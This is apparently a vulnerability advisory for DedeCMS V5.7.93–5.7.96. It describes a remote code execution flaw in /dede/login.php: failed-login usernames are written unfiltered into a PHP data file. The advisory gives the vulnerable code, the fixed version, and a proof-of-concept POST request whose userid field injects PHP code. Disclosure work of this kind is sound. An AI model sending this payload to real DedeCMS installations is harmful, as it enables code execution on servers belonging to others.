

## Dedecms has remote code execution

- Affected product: Dedecms V5.7.93 V5.7.96
- Attack type: Remote
- Affected component: /dede/login.php
- Description: DedeCMS v5.7.93 was discovered to contain a remote code execution vulnerability in login.php.
- Vendor confirmed or acknowledged: Confirmed
- Fix information: V5.7.97 UTF-8正式版20220708安全及功能更新补丁

## **POC**

POST /dede/login.php HTTP/1.1

Host: dedecms5793

Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=e9ag7oevkh77gnko3cdmt7mbc2


dopost=login&userid=%5C%27.phpinfo%28%29%3B%3F%3E&pwd=123&validate=hw0k

## **Details**

DedeCMS v5.7.93 added the login failure lock function to file <code>/dede/login.php</code> to comply with relevant web security regulations. When a user fails to login, the failure message will be written to file <code>/data/login.data.php</code> to record the number of failed login attempts for that user.

```
$arr_login[$userid] = "{$count},{$timestamp}";
$content = "<?php\r\n\$str_login='" . json_encode($arr_login) . "';";

$fp = fopen($filename, 'w') or die("写入文件 $filename 失败, 请检查权限! ");
fwrite($fp, $content);
fclose($fp);</pre>
```



The file write operation does not filter the write content sufficiently, allowing an attacker to write malicious code to the file by user name and cause remote code execution.

